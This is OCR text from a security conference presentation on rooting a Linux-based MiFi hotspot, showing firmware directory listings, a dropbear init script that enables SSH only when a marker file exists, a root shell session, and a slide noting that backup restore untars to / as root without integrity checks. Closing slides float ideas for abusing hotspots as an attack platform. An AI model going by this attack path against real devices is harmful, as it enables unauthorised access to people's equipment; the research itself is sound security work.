
Name	Date modi...	Type	Size
dropbear	03/03/201...	File folder	
crontabs	03/03/201...	File folder	
config	03/03/201...	File folder	
httpd.conf	15/12/201...	CONF File	1 KB
hosts	15/12/201...	File	1 KB
ethers		File	0 KB

config Date modified: 03/03/2012 16:11

File folder

Find And Exploit Flaws

Time to root




Name	Date modi...	Type	Size
init.d	15/12/201...	File folder	
dropbear	15/12/201...	File folder	
crontabs	15/12/201...	File folder	
config	15/12/201...	File folder	
httpd.conf	15/12/201...	CONF File	1 KB
hosts	15/12/201...	File	1 KB
ethers		File	0 KB

init.d Date modified: 15/12/2011 13:23
File folder

Find And Exploit Flaws

Time to root



« Work ▸ Research ▸ PR30 ▸ test3 ▸ etc ▸ init.d

Documents library
init.d

Name	Date modi...	Type	Size
dropbear	15/12/201...	File	4 KB

1 item


Find And Exploit Flaws

Time to root

- Backup/Restore
  - Uses tar
  - No integrity checks
  - Untars to /
    - As root
    - :)

Find And Exploit Flaws


Time to root



```
libfreetype.so.6.3.20  libncurses.so.5        libz.so.1
libiconv.so            libncurses.so.5.7      libz.so.1.2.3
libiconv.so.2          libnl-tiny.so          lua
libiconv.so.2.4.0      libpanel.so            opkg
libip4tc.so            libpanel.so.5          pppd
libip4tc.so.0          libpanel.so.5.7        uci_trigger.so
libip4tc.so.0.0.0      libsqlite3.so.0        webif
libip6tc.so            libsqlite3.so.0.8.6
root@OpenWrt:/etc# opkg list | grep sql
libsqlite3 - 3.6.20-2
root@OpenWrt:/etc# ls rc.d/
K50dropbear             S40network              S60dnsmasq
K85br_wifi              S44br_udhcpd            S90custom-user-startup
K90br_wan               S45br_wifi              S90webif
K90network              S46mesh                 S90webiffirewalllog
K98boot                 S47br_wan               S95done
K99umount               S49crontab              S96led
S10boot                 S50br_sd                S97watchdog
S11timezone             S50cron                 S99br_factory
S13br_mount             S50dropbear             S99br_first_boot
S15br_recover           S50httpd                S99dmesgbackup
S20brlcd                S50telnet               S99samba
S39usb                  S55br_doze              S99sysctl
root@OpenWrt:/etc#
```


Find And Exploit Flaws

Time to root



Find And Exploit Flaws


Time to root



```
#!/bin/sh /etc/rc.common
# Copyright (C) 2006-2010 OpenWrt.org
# Copyright (C) 2006 Carlos Sobrinho

NAME=dropbear
PROG=/usr/sbin/dropbear
START=50
STOP=50
PIDCOUNT=0
EXTRA_COMMANDS="killclients"
EXTRA_HELP="    killclients Kill ${NAME} processes except servers and yourself"

dropbear_start()
{
    if [ -f /mnt/bandrich789 ]; then
        echo "Enable SSH service"
    else
        echo "Disable SSH service"
        exit
    fi
    local section="$1"
```

And Once We're On The Box

It's showtime, people



```
login as: root
root@192.168.21.1's password:


BusyBox v1.15.3 (2010-12-15 12:24:52 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 KAMIKAZE (bleeding edge, r1137) -------------------
  * 10 oz Vodka       Shake well with ice and strain
  * 10 oz Triple sec  mixture into 10 shot glasses.
  * 10 oz lime juice  Salute!
 ---------------------------------------------------
root@OpenWrt:~# uname -a
Linux OpenWrt 2.6.31 #2 Wed Dec 15 13:26:56 CST 2010 armv5tejl GNU/Linux
root@OpenWrt:~#
```

Takeaways

Chipsy King style

- Linux devices are not as hard as they seem
- This device employs much security comedy
- Root is only half the battle...

Agenda

What This Is About

- How to hack Linux-based embedded devices
- How to abuse mifi hotspots
- Some toys

How To Abuse Hotspots

Dropping it like it's hotspot


- Ideas
  - Extend cyber<war||space||marketing> into physically disconnected environments
  - Autonomous meshes
  - Evil mobile coffee hotspot

How To Abuse Hotspots

Attack platform

